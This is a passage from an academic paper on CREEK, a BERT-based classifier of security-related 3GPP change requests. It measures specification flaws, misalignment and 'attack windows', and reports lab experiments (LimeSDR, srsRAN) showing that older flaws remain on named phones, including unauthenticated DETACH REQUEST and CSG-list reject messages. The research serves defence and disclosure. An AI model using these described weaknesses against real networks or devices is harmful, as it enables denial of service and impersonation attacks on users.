As for the three false negatives, we ascribe to the obscure descriptions in CRs. Specifically, *C1-092847* contains "SA3", the item is highly related to security, however, appears neither in our training set nor in the 3GPP security-related specifications. Thus, without explicit labeling, the connection between "SA3" and security could not be established by CREEK. Similarly in *C1-051071*, the indicator is "stage 2", a term whose security implication has not been well specified. For *C1-100105*, the problem is missing details: one can hardly determine whether "absence of a general introduction" would lead to a security risk, considering that the word "absence" is ubiquitous in 3GPP CRs and mostly unrelated to a DoS risk.

We believe that the two false positives are caused by the lack of knowledge. Specifically, CREEK falsely labeled SR-CRs *R5-094440* and *R5-160901*, which are about failures in compliant UE. Without knowing that compliant UE refers to a testing scenario, these two CRs would easily be linked to DoS attacks.

Based upon the evaluation results, we believe that CREEK has been well generalized to cover various CRs, even complicated ones. This is important for determining the security implications of a CR. In our research, we spent one hour on average to label a complicated CR, showing the high cost of manual labeling (labeling 1,000 may take one month).

Ablation study and comparison. We further conducted ablation studies to evaluate the utilities of each component in our CREEK pipeline: embedding generation, PU learning and self-training. Their accuracies on the overall keyword searching testing set and manual labeled testing set were used as the metric. Our ablation studies' results are present in Table 2. Here, the "BERT-3GPP" column refers to our BERT model fine-tuned on the 3GPP corpus with the MLM and SSC tasks, and the "BERT" column refers to using the original BERT model. The accuracies reported in "BERT-3GPP" columns are always higher than those in "BERT" columns no matter which models follow the component on the pipeline, indicating that the 3GPP security-related information captured by our fine-tuning model helps generate more representative embeddings for the follow-up components to identify SR-CRs. Also in the table, rows "Ordinary PU" and "Ordinary PU + Self-training" refer to the ordinary unbiased PU learning (PAN [29]) and the rest two rows are about our biased PU learning. Comparing these rows, we found that our biased PU learning greatly outperforms the ordinary alternatives, improving the accuracy on both two testing sets. Note that without our new algorithm, the highest accuracy is only 67.3%, much lower than what can be achieved (92.3%) by using our PU learning, which indicates that our PU learning component successfully addresses the bias introduced by positively labeled instances only and the training data built upon two keywords ("attack" and "vulnerability"). Also, rows with "+Self-training" refer to the self-training component applied after the PU learning. The results demonstrate that self-training is more useful on non-optimum solutions, considering that it achieves an accuracy gain 2.2% for "BERT-3GPP" while 5.6% for "BERT" on the overall keywords testing set. A possible explanation is that the information gained by self-training has been partially obtained by fine-tuning BERT on the 3GPP corpus.

Table 2: Accuracy for ablation studies.

Accuracy (%)	BERT		BERT-3GPP	
	Overall	Manual	Overall	Manual
Ordinary PU	53.9	52.0	64.9	58.0
Ordinary PU+Self-training	51.4	56.0	67.3	62.0
Our PU	80.7	80.0	90.1	86.0
Our PU+Self-training	86.3	84.0	92.3	90.0

Comparison with keyword search. To understand the performance of simple keyword search, we manually selected 49 representative security-related keywords from SR-CRs. Specifically, we first came up with an ordered list of most frequent keywords from 1,270 high confident SR-CRs predicted by CREEK, and selected from the list 49 most frequently used security-related words (e.g., "attack", "security threat", etc.) out of total 5,000 frequently used words. The full list of the

Table 3: Statistics of keyword search.
Note: $\geq k$ column represents the results of keyword search by using the set of keywords that leads to the discovery of at least k confirmed SR-CRs out of 4 randomly selected CRs for the word.

	$\geq$ **4**	$\geq$ **3**	$\geq$ **2**	$\geq$ **1**	$\geq$ **0**
# of Keywords	14	20	31	43	49
# of SR-CRs (discovered)	313	576	1,500	3,798	7,869
Expected # of real SR-CRs	313	510.25	972.25	1,546.75	1,546.75
Estimated Precision	100%	88.6%	64.8%	40.7%	19.7%

49 keywords is posted on our website. Then we estimated the precision of each keyword through manual analysis of 4 randomly selected CRs carrying the word, and further analyzed the precision of applying a set of these keywords to find SR-CRs, when each word in the set leads to the discovery of at least 0 (≥ 0), 1 (≥ 1), 2 (≥ 2), 3 (≥ 3) or 4 (≥ 4) confirmed SR-CRs out of the 4 randomly selected CRs for the word. The results are present in Table 3, with more details provided on the website.

Using each keyword's precision and the number of CRs containing the word, we further estimated the precision of keyword search using a given set of keywords by calculating the proportion of the expected number of real SR-CRs to the total number of identified CRs. For example, for the set of ≥ 3, 313 CRs are discovered by 14 keywords with a precision of 100% (=4/4) and 263 (=576-313) additional CRs are found using 6 keywords with a precision of 75% (=3/4); so, the expected number of real SR-CRs is 510.25 ($= 313 * 100\% + 263 * 75\%$), and the estimated precision of the whole set is 88.6% ($= 510.25/576$). At this precision level (88.6%), which is comparable but a bit lower than that of CREEK (91.6%), we found that the keyword search reports much fewer expected real SR-CRs than CREEK (510.25 vs. 1163.32), as shown in Table 3. Further, when we use the set of the keywords (≥ 2) that detect fewer (but a similar number of) expected SR-CRs compared with CREEK (972.25 vs. 1163.32), the precision of the keyword search drops to 64.8%, which is much lower than that of CREEK at 91.6%. If we use all 49 keywords, the precision goes further down to 19.7%. This indicates that the simple keyword search is inadequate for effectively identifying SR-CRs.

4 Analyzing SR-CRs

In this section, we report our measurement study on 1,270 SR-CRs detected by CREEK with high confidence (> 0.99) to understand the security hazards in the 3GPP ecosystem.

4.1 Security Quality of Specifications

Security consequences. Previous studies [16, 27] report that erroneous and problematic content of 3GPP specifications could lead to vulnerable implementations, which can be exploited for Denial of Service (DoS) or private identity leaks. By leveraging the discovered SR-CRs that record security-related specification problems reported during their development, we are able to gain a more comprehensive understanding about their security quality and impacts of their weaknesses. Specifically, as Figure 1 shows, every CR has a field **consequences if not approved** , which is supposed to explain the potential harms once the weakness is attacked. In practice, however, some SR-CRs only roughly mention that the weaknesses they document could be used to violate a security requirement without providing any detail. So in our study, we inspected 1,270 SR-CRs and selected from them 616 SR-CRs carrying detailed consequence fields.

Manually analyzing these SR-CRs, we classified their consequences into five categories, as shown in Table 4, including DoS attack, sensitive data leak, failure to prevent attacks, battery draining, and overcharge. Our research shows that the most common consequences are those related to service interruption (DoS), which can happen both on the UE and the core network. For instance, SR-CR *C1-094446* reports a weakness in TS 24.301 that could be used by a malicious base station to kick a UE out of service until the user reboots her device. Less severe but still disruptive is the exploit related to *C1-154301*, which locks the UE out of the Packet Switched (PS) service so it cannot use IP data but can still make phone calls. Also pervasive is data leak: SR-CRs in this category expose sensitive information, such as the UE's locations, private identities, certificates, ciphering mechanisms, and even security keys. Further, 3GPP has a special WG SA3 that defines security and privacy requirements, architectures, and protocols for 3GPP systems, which are meant to mitigate threats like DoS, man-in-the-middle (MITM) attacks and etc. However, from the SR-CRs in the third category, we found that erroneous specification content potentially results in a system without proper protection against such attacks. For example, *C4-191528* reveals an error in the OAuth token defined in TS 29.510, which could lead to failure in the PLMN verification, rendering the system unable to prevent an impersonation attack. Moreover, we found that some specification weaknesses (e.g., *S3-120336* and *S3-142116*) could cause battery draining and some others can be exploited to make free phone calls or overcharge a target victim UE. These findings demonstrate significant security impacts of 3GPP specification errors.

Causes. Given the serious security consequences of specification weaknesses, it is important to understand their causes, which tend to be clearly documented by each CR in the field **reason for change** as Figure 1 shows.

So, in our research, we manually inspected 1,270 SR-CRs and our findings are summarized in Table 5. As we can see, most issues are related to design errors (70.55%), as expected, but surprisingly, the remaining specification problems (29.45%) are caused by problematic presentation. We elaborate our findings as follows.

The design errors are found to be rather diverse, but most of them are reported in the procedures meant for security protection (such as integrity protection) and the rest in the procedures that need to be safeguarded. As an example, *S3-080841* documents a design flaw in key derivation when a UE moves from one cell to another, which could cause potential key reuse and authentication circumvention. Also our

Table 4: Categories and examples of exploit consequences.

Category	Ratio	Example	CR
DoS/DDoS/Bidding down attack	60.63%	*Cause the UE to be vulnerable to DoS attack by a malicious base station.*	C1-094446
		Cause the UE being out from Packet Switched (PS) services.	C1-154301
Sensitive data leakage	18.69%	*Cause the UE to be tracked and traced.*	S2-2006202
		Cause the UE to expose the ciphering mechanism.	S3-020689
Failure of preventing attacks	15.52%	*Cause preventing impersonation attacks not be supported.*	C4-191528
		Cause the network cannot recognize and tackle man-in-the-middle attack.	C1-091594
Battery draining	2.87%	*Cause the UE to lose power.*	S3-120336
		Cause a lot of UEs being busy and wasting UEs' electricity.	S3-142116
Incorrect charging	2.30%	*Cause the UE to be open to an over charging attack.*	C1-122414
		Cause the UE can have free talk.	C1-160432

Table 5: Summary of causes on SR-CRs.

Category I	Ratio	Category II	Ratio
Design error	70.55% (896/1,270)	Error on security procedures	≈60.00%
		Error on other procedures	≈40.00%
Problematic presentation	29.45% (374/1,270)	Lack of details	68.45%
		Inconsistent specifications	31.55%

Table 6: Categories of misalignment in 3GPP specifications.

Category	Ratio
Violate inconsistency between stages	50.85%
Violate inconsistency between Releases	5.08%
Violate inconsistency between generations	3.40%
Violate inconsistency in a single specification	40.68%

analysis shows that for the procedures serving other telecommunication functionalities than security, their protection can be inadequate, erroneous or oftentimes completely missing, as some security risks may have never been seriously considered during specification development. For example, the *paging* procedure in the NAS protocol is designed to waken an idle UE in response to an incoming call or message; it is found to lack authentication protection, which enables a UE impersonation attack (*C1-135219* in TS 24.301).

In the 896 SR-CRs about design errors, we found that 193 are meant to fix the content issues in the 33 series specifications – a set of documents that focus on 3GPP security aspects as mentioned before (Section 3.2). So they are clearly related to security procedures. The nature of the procedures associated with other SR-CRs, however, cannot be easily determined, due to loose descriptions of CRs, whose connections with specifications are established through nothing but a few keywords like "privacy", "encrypt" and etc. To find out whether these procedures are security-related, we randomly selected 50 SR-CRs and looked up their keywords in related specifications to understand their context. In the end, we found that 26 of them are meant to fix security-related procedures, such as *R5-190434* fixing EAP-AKA based authentication procedure in TS 38.508-1, while the rest are for other procedures that miss necessary security protection. Altogether, we estimate that about 60% of the design errors reported by SR-CRs are inside security procedures.

Among the 29.45% SR-CRs caused by problematic presentation, we found that 68.45% (= 256/374) are due to the lack of details about how to implement security-related functionalities. For instance, SR-CR *S3-171530* points out that TS 33.401 in version 14.2.0 introduces a hash parameter $HASH_{MME}$ in a message to prevent the bidding down attack, but the specification does not give the calculation method to the element, which causes confusion about how to implement it and may lead to a security weakness. Another example is *C1-094810*: TS 24.301 in version 8.3.0 requires to compute two keys on the UE side during authentication, but fails to specify whether the inserted SIM card or the mobile device actually generates the security parameter. Such unclear specifications may result in wrong implementations exposing security parameters.

What is interesting is the rest of SR-CRs (31.55% = 118/374) all about inconsistent descriptions (which is called *misalignment*) in specifications, with 24 (6.42% = 24/374) of them for addressing conflict statements. For instance, from *C1-101068* we discovered that in TS 24.301, S4.4.4.4 requires that any message without security protection shall be ignored after security context is established, but S4.4.2.3 conflicts with the requirement, allowing to accept some messages without protection. This inconsistency could mislead the developer and introduce security flaws exploited by those without the right security context to launch an impersonation attack.

Since the inception of the consortium, 3GPP has always claimed that they strive to keep the consistency of the specifications under the responsibility of different TSGs through a manageable mechanism to handle document updating [12]. For this purpose, 3GPP requires the originator of a CR to thoroughly examine its impact on other specifications. Actually, each CR has a field called **other specs affected** to help keep consistency across specifications (see Figure 1). However, we found that the field has been left empty on most CRs in the 3GPP database. In the meantime, the content of CRs shows that this misalignment problem not only exists but is also serious and pervasive in 3GPP specifications. Following we report our study on this problem.

Misalignment in specifications. Our research shows that the misalignment problem not only appears in a single specification but across specifications. As shown in Table 6, we found that 60 SR-CRs report inconsistent security-relevant content across the specifications at different stages, in different Releases, and for different generations. As mentioned earlier (Section 2), 3GPP uses a stage methodology in developing telecommunication services. Since stage 2 specifies network function requirements, all specifications at stage 3 are ex-

pected to support them. However misalignment problems are found to be pervasive across the stages and many CRs are issued to address them. For example, TS 33.401 (a stage 2 specification) requires the UE to modify its CSG list (that decides which cell groups the UE can access) only when receiving commands with security protection; however, a stage 3 specification TS 24.301 violates the requirement, allowing a UE to delete the CSG list when it receives a reject message without the safeguard of integrity check, which could be exploited by a fake network for a DoS attack on victim UEs (see *C1-095554*). Such inconsistent issues are quite common between security requirements specified at stage 2 and implementation aspects at stage 3, being reported by 56.67% (34/60) of SR-CRs about cross-stages misalignment.

3GPP systems are backward compatible: for example, a mobile system developed based upon Release 12 should also be supported in later Releases. This property requires some levels of consistency between two Releases so they can maintain the compatibility. However, from SR-CRs, we found multiple instances of consistency violations, e.g., resetting downlink sequence numbers required in one Release but not in another, which could lead to replay attacks (*C1-101252, C1-213353*). Also, across generations of telecommunication, except for new features, functionalities should be compatible and their descriptions should be consistent. For example, *UECapabilityEntry* in RRC protocol needs be encrypted before transmission to avoid exposure; this protection is introduced by 5G but 3GPP requires the 4G specifications to be consistent with 5G for this protocol, which however had not been addressed until *R2-2002094* was issued 2 months later.

With years of effort claimed by 3GPP, the misalignment issues are still pervasive. Our hypothesis is that the problem has fundamentally been caused by 3GPP's management of CRs, which tend to be reported by individual members, particularly manufacturers, to different WGs. From the discovered SR-CRs, we observed that the misalignment of a CR proposed by one member with other specifications has usually been identified by a different member. For example, *S2-112468* was submitted by Vodafone and updated to TS 23.401 but the misalignment with TS 24.301 caused by the CR was reported by ZTE through another CR *C1-112469* one month later. It is likely that the CR originator, usually a device manufacturer, reports only the problem it encounters in implementing part of the specifications, expecting 3GPP to take care of the consistency issue, which however often falls through the cracks.

Even when related specification content has been identified, and multiple CRs are submitted to ensure consistency, this effort could be impeded by the 3GPP working procedure. Consistency across different specifications requires coordination among multiple 3GPP WGs. This does not seem to work well now. Particularly, these groups have different working schedules, which causes related changes to be updated at different times, rendering the specifications misaligned for a period of time. For example, to secure *UECapabilityEnquiry*




Figure 3: CR-processing procedure and system patching.

in RRC protocol, *S3-192862* was submitted to SA WG3 on 2019/8/19 and a related CR *R2-1909394* was sent to RAN WG2 on 2019/8/16. *S3-192862* moved on quickly in SA WG3 and its modification was updated to TS 33.501 on 2019/09/25, while RAN WG2 took a long time to review *R2-1909394*, which was finally approved and updated to TS 38.331 on 2020/03/31. Therefore, there is a 7-month gap during which TS 33.501 and TS 38.331 were inconsistent.

Misaligned security-relevant content may bring in security risks, when an SR-CR is published while some related content has not been discovered and updated for a long time, even after the original change has been made to the specification. We will discuss this problem in Section 5.

4.2 CR Management and System Patching

3GPP publishes every CR immediately after its submission, thus exposing the content of an SR-CR to unintended eyes, which could lead to an exploit on a real-world system containing the reported security weakness before it is patched. To understand this risk in today's 3GPP ecosystem, we looked into how SR-CRs are managed. Figure 3 shows the whole procedure from proposal of a CR to the integration of its requested changes into commercial systems. As we can see, after submitted by an individual member, a CR is first reviewed by a WG, which often requires several rounds of revisions before approval. Then it goes through a similar revision process at TSG meetings before its content is updated by the support team to a new specification version. The specification will later be used by telecommunication developers around the world. This procedure indiscreetly discloses security-critical information. To understand its security implications, we measured the length of an *attack window*, conservatively from the publication of an SR-CR on the 3GPP server to the update of its content to the target specification, and precisely until patching of its related systems (which tends to be more difficult to determine). Following we elaborate on our findings.

Dataset. To measure the attack window, again we started with the 1,270 SR-CRs. From them, we first removed those withdrawn by their originators or not accepted by the WG or TSG reviews, which leaves us with 817 CRs. Further, we dropped those proposed before their target specifications were frozen, since most device vendors only implement the specifications when they become stable (frozen), though exceptions do exist (e.g., Qualcomm and Huawei built their devices based upon the Releases yet to be stabilized [13, 49]). Altogether, there are 462 SR-CRs proposed for frozen Releases, including 443 CRs submitted to WGs and 19 CRs directly to TSGs[4].

[4]This happens when a specification is handled directly by a TSG, instead




Figure 4: Attack windows in 3GPP.




Figure 5: Processing time in WGs and TSGs.




Figure 6: Causes of processing time in WGs.




Figure 7: Intervals in WGs considering meetings.

Attack window. Figure 4 illustrates the distribution over the length of our "conserative" attack window (from proposal of an SR-CR to the update of the specification). As we can see, most SR-CRs (90.48% = 418/462) have been processed within three months, 69.48% (321) in two months, and 21.43% (99) in one month. Among the 462 SR-CRs, the minimum attack window is 10 days (*RP-010274*) while the longest one lasts more than two years (*C1-105068*). The expected length is around 58 days, which we calculated by approximating the distribution with *Negative Binomial Distribution* [22]. To understand this distribution, we looked into each stage of the CR-processing procedure to find out how long 3GPP needs to process a CR. As highlighted in Figure 3, we analyzed ① how long the WG takes to process a CR; ② what is the waiting time between a CR agreed by the WG and the review on it started at the TSG level; ③ how long the TSG takes to process a CR; ④ what the delay would be for an approved CR (by the TSG) to be updated to its target specification.

For ① , an SR-CR can quickly be approved by its responsible WG or go through multiple rounds of required revisions. Figure 5 shows the distribution of SR-CR processing time at the WG level. Among the 443 SR-CRs, 58.47% are agreed by WGs directly and 87.13% get approval in one month, which is within the duration of a single WG meeting. The rest 12.87% SR-CRs take a much longer time to approve at the WG level. For example, we found 5 SR-CRs that each had been reviewed by WGs for more than 6 months, and one took 2 years before it was finally agreed by a WG. Such a long delay is caused by multiple rounds of required revisions or a large amount of time invested in revision, which extends the time *interval* between a CR's two submission rounds. Figure 6 shows that the CR-processing time grows when the number of revision rounds or the interval between rounds goes up. For example, before the WG approved *C1-095712*, it had been revised 10 times, with the longest interval being 127 days (between *C1-091323* and *C1-092720*). Figure 7 further explains why some interval is so long: if two consecutive versions of the same CR (due to the required revision) are reviewed at the same WG meeting, on average it takes just 7 days; however, when these versions are discussed at two consecutive WG meetings, 48 days on average and 98 days at most are needed, as a WG meeting may take place every one/two/three months. Interestingly, we found that 3 SR-CRs even waited for more than 90 days before their revisions were reviewed again. This is because each of them was "postponed" by its related WG, and later revived, which causes a huge delay in their processing.

For ② , after an SR-CR has been approved by the WG, it needs to wait to be presented to the responsible TSG so it can be discussed at the most recent TSG meeting. Figure 8 illustrates the distribution of such waiting time. As we can see, most of SR-CRs can be processed within 3 months (104 days at most), since the TSG plenary meeting is held quarterly every year. On average, each SR-CR needs to wait for 22.8 days according to our analysis. Note that such a delay is inevitable given the current CR-processing procedure.

For ③ , the TSG may also require a CR to be revised before approving it. Figure 5 illustrates the distribution of SR-CR processing time at the TSG level. Among the 462 SR-CRs, all except 18 CRs were approved by the TSG directly without any revision. Among these 18 CRs, *CP-090678* was "postponed" by CT TSG 45 and later approved by the next meeting (CT TSG 46), which took 77 days in total. All other SR-CR revisions successfully got through the review during the same meeting. So the expected SR-CR processing time at TSGs is 0.4 days.

Finally, for ④ , a TSG-approved SR-CR still needs to wait for the 3GPP support team to update its content to a new specification version. Figure 9 illustrates the distribution of such waiting time: most such updates (91.13% = 421/462) happen within a month, 99.57% in 2 months, and only 2 SR-CRs wait for more than 2 months (but still within 3 months). In our research, we found that on average, a change to the specification is done within 21.3 days after its CR's approval.

Altogether, we found that the procedure for CR approval and specification amendment is complicated and time consuming: on average, an SR-CR takes 58 days before it is applied to a Release. The length of this conservative attack window (not to mention the further delay before patching of real-world systems), coupled with 3GPP's indiscreet publication of SR-CRs, constitutes a serious (yet overlooked) security risk, allowing the adversary to attack today's telecommunication system using the information of published SR-CRs.

Impact of related SR-CRs. Further extending the attack window is the presence of related SR-CRs. Among the 462 SR-CRs, 53 are related to at least another SR-CR. We found that such a relation falls into three categories. First, 22 of them are meant to address the misalignment issue across different specifications: when one SR-CR requests a change to one specification, additional CRs are issued to fix related content in other specifications. Second, we identified a group of 29

of WGs underneath the TSG.




Figure 8: Waiting time to TSGs from WGs.




Figure 9: Waiting time to update to specifications.

CRs among which each is connected to at least one another CR in the group since one or more of them are used to patch the problem not fully addressed by the other. For example, *S3-161217* suggests using a hash value $HASH_{MME}$ to protect a message against unauthorized changes; however, no details about how to calculate the hash is given by the CR, which is provided by *S3-171355* proposed almost one year later in May 2017. The story does not end here. The integrity protection was later found to be described in a wrong way in TS 33.401: the specification only requires the message *carrying the hash value* to go through the integrity check, while those *without* the hash completely fall through the cracks. So an additional CR *S3-173080* was proposed to fix it on 2017/11/20.

Furthermore, we found 2 SR-CRs meant to fix similar problems in different services. The Paging procedures for CS fallback and EPS services are similar (but not identical). In November 2013, *C1-135219* was issued to fix a collision risk in the Paging procedure for CS fallback in TS 24.301. One year later, another CR *C1-141405* was proposed to address the same problem in the Page procedure for EPS services.

The presence of related SR-CRs extends the attack window: information exposed by the first published SR-CR can potentially be used to exploit the targeted security weakness and its related problems until all of them have been fixed by follow-up CRs. So we estimate the window for such related SR-CRs from the date the first SR-CR issued to the time the last affected specification updated. Figure 10 shows the attack windows for the 53 SR-CRs based upon their relations. As we can see, 38 of them were addressed in 1 year, with most of them (24) updated to specifications taking 3-6 months, 11 related SR-CRs were patched using 1-2 years, and 4 took more than 2 years to fix. To our surprise, 2 related SR-CRs on a security risk in the *Service Reject* message of TS 24.301, which was first proposed in August 2009 (*C1-093567*), were not fully applied to the specifications until June 2014 (*C1-141834*)! So the security weakness has been exposed to the public, without protection, for almost 5 years (1,761 days).

Real-world studies on precise attack windows. The conservative attack window just estimates a lower bound for the duration in which the security weakness exposed by a CR could be exploited. A more accurate assessment of the risk should take into account the delay introduced by patching implemented systems after related specifications are fixed (⑤ in Figure 3), which often takes a long time. However, finding out this delay is nontrivial, due to the lack of the information about the versions of specifications implemented by commercial cellular networks and UEs (e.g., mobile phones). In our research, we resorted to reported vulnerabilities in telecommunication systems and our experimental analysis to unravel this myth.

Among the weaknesses reported by the 443 SR-CRs (which were all accepted by 3GPP and published after the corresponding specifications were frozen, as described before), 13 have been discovered in commercial systems by prior research [16, 31, 36, 50, 58] after they were fixed in the 3GPP specifications, with 5 of them still observed from some devices in our experiments. Interestingly, *there is no evidence that the researchers ever realized that the implementation problems they uncovered actually come from the specification weaknesses known years before.* Due to the ethical constraints on evaluating our findings on real-world carrier networks and the failure of current simulators to support many functionalities (e.g., handover, emergency), most SR-CRs cannot be verified. In the end, we were only able to validate the weaknesses related to the NAS/RRC protocol basic procedures, such as Attach procedure and Paging procedure. Further we found one additional problem in our experiments, which has *never* been reported in real systems, up to our knowledge. Table 7 presents our findings. Here we conservatively consider that the end of the attack window should be extended to at least the release date of a vulnerable device or the time the problems confirmed in our experiments, or the year the related papers were published (for the network flaws we could not verify).

Compared with the conservative window (Figure 4), this more precise window turns out to be much larger, 0.7 years at least. To our surprise, the largest one even extends over 11.7 years. Specifically, in 2009, *C1-094446* has been applied to TS 24.301 to fix a security weakness that the UE could accept a DETACH REQUEST message without integrity protection, allowing a fake base station to disable the victim UE. However, 11.7 years later, our experiment confirmed this exact problem in a mobile phone (Nexus 6P). Such a large window gives attackers sufficient time to exploit the published vulnerabilities in the real world.

Our experiment analysis. We developed a testing environment to find out whether security weaknesses reported by SR-CRs and fixed in specifications are still out there in today's systems, including both UEs and core networks on the carrier side. Specifically, for UEs, we inspected three mobile devices, including Samsung Galaxy S10, Google Pixel 3, and Nexus 6P. For this purpose, we used an SDR board (LimeSDR USB v1.4) connecting to a computer that runs a simulator (srsRAN [11]) that acts as both the base station and the core network to issue attack messages. Also, we connected these phones to SCAT [10] through the USB bridge to monitor their states, to determine whether these UEs have been attacked successfully. Through our experiments, we found 5 security risks reported by SR-CRs years ago, yet still unpatched on these devices. Actually, for 3 of these risks, each is present




Figure 10: Attack window for the related SR-CRs.




Figure 11: Change of SR-CRs over releases.




Figure 12: Misalignment SR-CRs over releases.




Figure 13: Attack window expectation over releases.

on 2 to 3 devices we evaluated. For example, on 2009/12/17, *C1-095712* was officially applied to TS 24.301, fixing the problem that a UE's CSG list could be modified by an unauthenticated reject message. However, we confirmed that the risk still exists in Samsung Galaxy S10, which reveals a large attack window of at least 11 years! Note that the same problem was reported in 2019 on iPhone 6, though no evidence here shows that the authors had known the SR-CRs and therefore the fundamental cause of the implementation error [58]. We have reported the risks to the manufacturers of these three device and received confirmation from all of them. Other findings are in Table 7.

For the carrier's network, we could not exploit it to verify the presence of weaknesses, due to ethical constraints. So we used a non-intrusive approach, by inspecting the downlink traffic from the core network to the UE using SCAT [10]. In our research, we passively analyzed the traffic of three major commercial carriers (anonymized to protect them) and found that one problem reported by an SR-CR still exists in their core networks. It is missing of $HASH_{MME}$ suggested by *S3-161217*, as mentioned earlier. This protection is still not there in the core networks, since we could not find $HASH_{MME}$ in the response to Attach Request, as required by TS 33.401. As a result, it is under the threat of MITM. We have reported our findings to authorized parties.

4.3 Security Trends of the Ecosystem

Changes of SR-CRs over time. To understand whether the security quality of 3GPP specifications improves over time, and how likely disclosed CRs only involve a subset of security flaws, we analyzed the trend of SR-CRs by looking back at the history. For this purpose, we first found out the number of SR-CRs for each Release. As Figure 11 shows, there is a slow upward trend for the number of SR-CRs from Release 4 to Release 16, which indicates that new Releases tend to have more security weaknesses. Notably, from Figure 11, it is easy to see big bumps of SR-CRs for Release 8 and Release 15, which introduce LTE and 5G respectively, two key stages for the telecommunication evolution. As new techniques emerge, more security risks tend to be discovered from their specifications at the same time.

Second, one way to estimate the unknown security weaknesses still present in a newly published specification is to find out the duration during which the releases continue to receive SR-CRs. To this end, we measure the number of SR-CRs have been reported over time for a specification after it was frozen. From the results (shown on our website), we found that for each Release, SR-CRs have been continuously issued for several years. For example, Release 4 was frozen in 2001 but has been reported for various security flaws for 12 years. From Release 4 to 11, which are no longer receiving SR-CRs, they had been modified for 7 years on average after their specifications were frozen. So we have reason to believe that there still are many unveiled security weaknesses in Release 12 and after, and the effort to improve their security quality will last for a long time.

Changes of inconsistent specifications over time. Inconsistent descriptions in specifications are pervasive and may further result in serious security consequences, as analyzed in Section 4.1, even given 3GPP's effort to address this issue. Figure 12 shows the number of SR-CRs reporting misaligned specifications over different Releases and the percentage of such SR-CRs in every Release's total SR-CRs. From the figure, we observe that the number of misalignment-related SR-CRs varies over different Releases with two peaks at Release 8 and 15, but are relatively steady in terms of percentage. Again, the bumps (two peaks) in the figure are likely due to the sudden rise inconsistent issues that come with publications of the complicated documents for revolutionary technologies. Meanwhile, the steadiness of the percentage curve in general gives no sign that the pain of security-relevant misalignment would get better in the near future.

Changes of attack windows over time. Our research reveals long attack windows for SR-CRs because of the CR management (Section 4.2). In Figure 13, we show the expected lengths of such windows based on the fitting results by applying Negative Binomial Distribution [22] for each Release. From the figure, we observe the uptrend of the window sizes across Releases, from 43 days for Release 4 to 71 days for Release 16. This trend not only indicates that the attack window may continue to grow for future Releases, but reveals that the security implications of attack windows become even more serious over time, with the published system weaknesses exposed to the adversary for a longer time.

5 Discussion

5.1 Lessons Learnt

Lesson 1: Misalignment is an important security risk. 3GPP claims that they try to ensure the consistency of specification by their management [12], requiring the member submitting a CR to indicate other related specification content through a CR field (**other specs affected**). However, our research shows that the misalignment problem is still perva-

sive in 3GPP specifications, potentially with serious security consequences: inconsistent security-relevant descriptions in specifications indicate the presence of erroneous content that once followed during system implementation could introduce security weaknesses (e.g., *C1-095554*); also in the case that a vulnerability described by a published CR for a specification still exists in a different specification, the telecommunication system implementing the latter is posed to grave danger, with its security weaknesses completely exposed (Section 4.1).

Fundamentally addressing this problem requires technical support. We believe that cross-references for at least security-related content should be in place for 3GPP specifications. Facilitating this effort are NLP/ML techniques that assist protocol development, in terms of technical content indexing and misalignment discovery, which should be studied in the future.

Lesson 2: Attack window should be controlled. From the publicity of an SR-CR to its mend in the target specification, the 3GPP ecosystem shows a 58-day delay on average. This practice even violates 3GPP's own responsible vulnerability disclosure rule, as described in the 3GPP Coordinated Vulnerability Disclosure requirement ("*not to share knowledge of the vulnerability with third parties until 3GPP has resolved it*") [4]. Hence, we suggest that 3GPP handle SR-CRs following the same responsible disclosure rule: publishing the vulnerability information of SR-CRs *no earlier than* the security issues reported by the CRs have been updated to the target specifications. For this purpose, SR-CRs should first be identified so they can be handled in a more responsible way. One possible way to do so is asking the originator to label the security relevance of a CR. In the case that 3GPP wants to double-check unlabeled CRs, automatic CR classifiers like CREEK could be leveraged.

Even after the specification updates, we observe a long delay (up to 11 years) before the real-world system is patched if this has ever been done by vendors. So it remains a challenge to motivate vendors to follow specifications, reacting timely to the released security mends. A possible solution is, for 3GPP, to issue well-designed conformance test cases, particularly for its security updates, which enforces vendors' implementation compliant with specifications [45]. Recent studies [35, 43] show the effectiveness of the conformance test in finding the security problems of mobile devices.

Other lessons. Our measurement study reveals the dominance of DoS risks among all security consequences of SR-CRs (60.63%), in line with the findings reported by prior researches, which are mostly DoS related vulnerabilities [16, 31, 36, 50, 58]. This indicates that DoS will continue to be a major threat to carrier networks. Also discovered in our research, there are 70.55% SR-CRs about design errors (Section 4.1). So we believe that an important direction is to facilitate automated construction of a protocol model from specifications, for the purpose of formal security verification.

5.2 Limitation and Discussion

Finding the exact and also complete set of SR-CRs from 400K CRs is extremely difficult, due to convoluted descriptions of these CRs that are often hard to decipher even to human experts. CREEK is the first step toward the full discovery of these SR-CRs, but the capability of our current design and implementation is still limited. The best we could do now is to capture a reasonable number of SR-CRs (1,270) with a relatively high precision (91.6%). The real set of the CRs with security-relevant content is larger.

